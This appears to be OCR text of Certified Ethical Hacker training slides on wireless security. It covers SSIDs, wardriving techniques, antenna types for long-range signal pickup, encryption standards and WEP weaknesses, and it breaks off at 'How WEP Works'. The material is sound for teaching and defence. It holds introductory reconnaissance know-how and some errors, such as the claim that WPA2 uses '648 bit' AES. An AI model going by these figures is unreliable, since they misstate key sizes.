| <p><b>01</b> SSID is a token to identify a 802.11 (Wi-Fi) network; by default it is the part of the frame header sent over a wireless local area network (WLAN)</p> <p><b>02</b> It acts as a single shared identifier between the access points and clients</p> <p><b>03</b> Access points continuously broadcasts SSID, if enabled, for the client machines to identify the presence of wireless network</p> <p><b>04</b> SSID is a human-readable text string with a maximum length of 32 bytes</p> | <p><b>05</b> If SSID of the network is changed, reconfiguration of the SSID on every host is required, as every user of the network configures the SSID into their system</p> <p><b>06</b> A non-secure access mode allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as “any”</p> <p><b>07</b> Security concerns arise when the default values are not changed, as these units can be compromised</p> <p><b>08</b> The SSID remains secret only on the closed networks with no activity, that is inconvenient to the legitimate users</p> |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|


# Wi-Fi Authentication Modes

C|EH  
Cybersecurity



# Wi-Fi Authentication Process Using a Centralized Authentication Server

C|EH



# Wi-Fi Chalking



## WarWalking

Attackers walk around with Wi-Fi enabled laptops to detect open wireless networks



## WarChalking

A method used to draw symbols in public places to advertise open Wi-Fi networks



## WarFlying

In this technique, attackers use drones to detect open wireless networks



## WarDriving


Attackers drive around with Wi-Fi enabled laptops to detect open wireless networks




# Wi-Fi Chalkking Symbols




Free Wi-Fi




Wi-Fi with MAC  
Filtering




Restricted Wi-Fi




Pay for Wi-Fi



Wi-Fi with WEP



Wi-Fi with Multiple  
Access Controls



Wi-Fi with Closed SSID



Wi-Fi Honeypot

# Types of Wireless Antennas

C  
EH  
Computer Network Security

## Directional Antenna



Used to broadcast and obtain radio waves from a single direction





## Omnidirectional Antenna

It provides a 360 degree horizontal radiation pattern. It is used in wireless base stations.



## Parabolic Grid Antenna

It is based on the principle of a satellite dish but it does not have a solid backing. They can pick up Wi-Fi signals ten miles or more.



## Yagi Antenna

Yagi is a unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF

## Dipole Antenna


Bidirectional antenna, used to support client connections rather than site-to-site applications

# Parabolic Grid Antenna

CEH  
Certified Ethical Hacker

Parabolic grid antennas enable attackers to get better signal quality resulting in more data to eavesdrop on, more bandwidth to abuse and higher power output that is essential in Layer 1 DoS and man-in-the-middle attacks.

Grid parabolic antennas can pick up Wi-Fi signals from a distance of ten miles



| SSID         | Channel | Encryption | Authentication | Signal |
|--------------|---------|------------|----------------|--------|
| Apple        | 2       | None       | Unknown        | 24%    |
| My Wi-Fi     | 5       | WEP        | Unknown        | 40%    |
| GSM          | 1       | WEP        | Unknown        | 54%    |
| Wi-Fi Planet | 6       | None       | Unknown        | 38%    |
| Awslocal     | 8       | None       | Unknown        | 54%    |

# Module Flow



Wireless  
Concepts



Wireless  
Encryption



Wireless Threats



Wireless Hacking  
Methodology



Wireless Hacking  
Tools



Bluetooth  
Hacking



Countermeasures



Wireless Security  
Tools



Wi-Fi Pen Testing

# Types of Wireless Encryption



## WPA2

WPA2 uses AES (648 bit) and CCMP for wireless data encryption



## EAP

Supports multiple authentication methods, such as token cards, Kerberos, certificates etc.



## RADIUS

It is a centralized authentication and authorization management system

## 802.11i

It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks

## WPA2 Enterprise

It integrates EAP standards with WPA2 encryption

## WEP

- WEP is an encryption algorithm for IEEE 802.11 wireless networks.
- It is an old and original wireless security standard which can be cracked easily

## TKIP

A security protocol used in WPA as a replacement for WEP



CCMP utilizes 128-bit keys, with a 48-bit initialization vector (IV) for replay detection

## AES

It is a symmetric-key encryption, used in WPA2 as a replacement of TKIP

## WPA

- It is an advanced wireless encryption protocol using TKIP, MIC, and AES encryption
- Uses a 48 bit IV, 32 bit CRC and TKIP encryption for wireless security

## LEAP

It is a proprietary WLAN authentication protocol developed by Cisco

# WEP Encryption



## What is WEP?

Wired Equivalent Privacy (WEP) is an IEEE 802.11 wireless protocol which provides security algorithms for data confidentiality during wireless transmissions.

WEP uses a 24-bit initialization vector (IV) to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission.

WEP encryption  
can be easily  
cracked

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key size
- 256-bit WEP uses 232-bit key size



It was developed without:

- Academic or public review
- Review from cryptologists

## WEP Flaws

It has significant vulnerabilities and design flaws

# How WEP Works

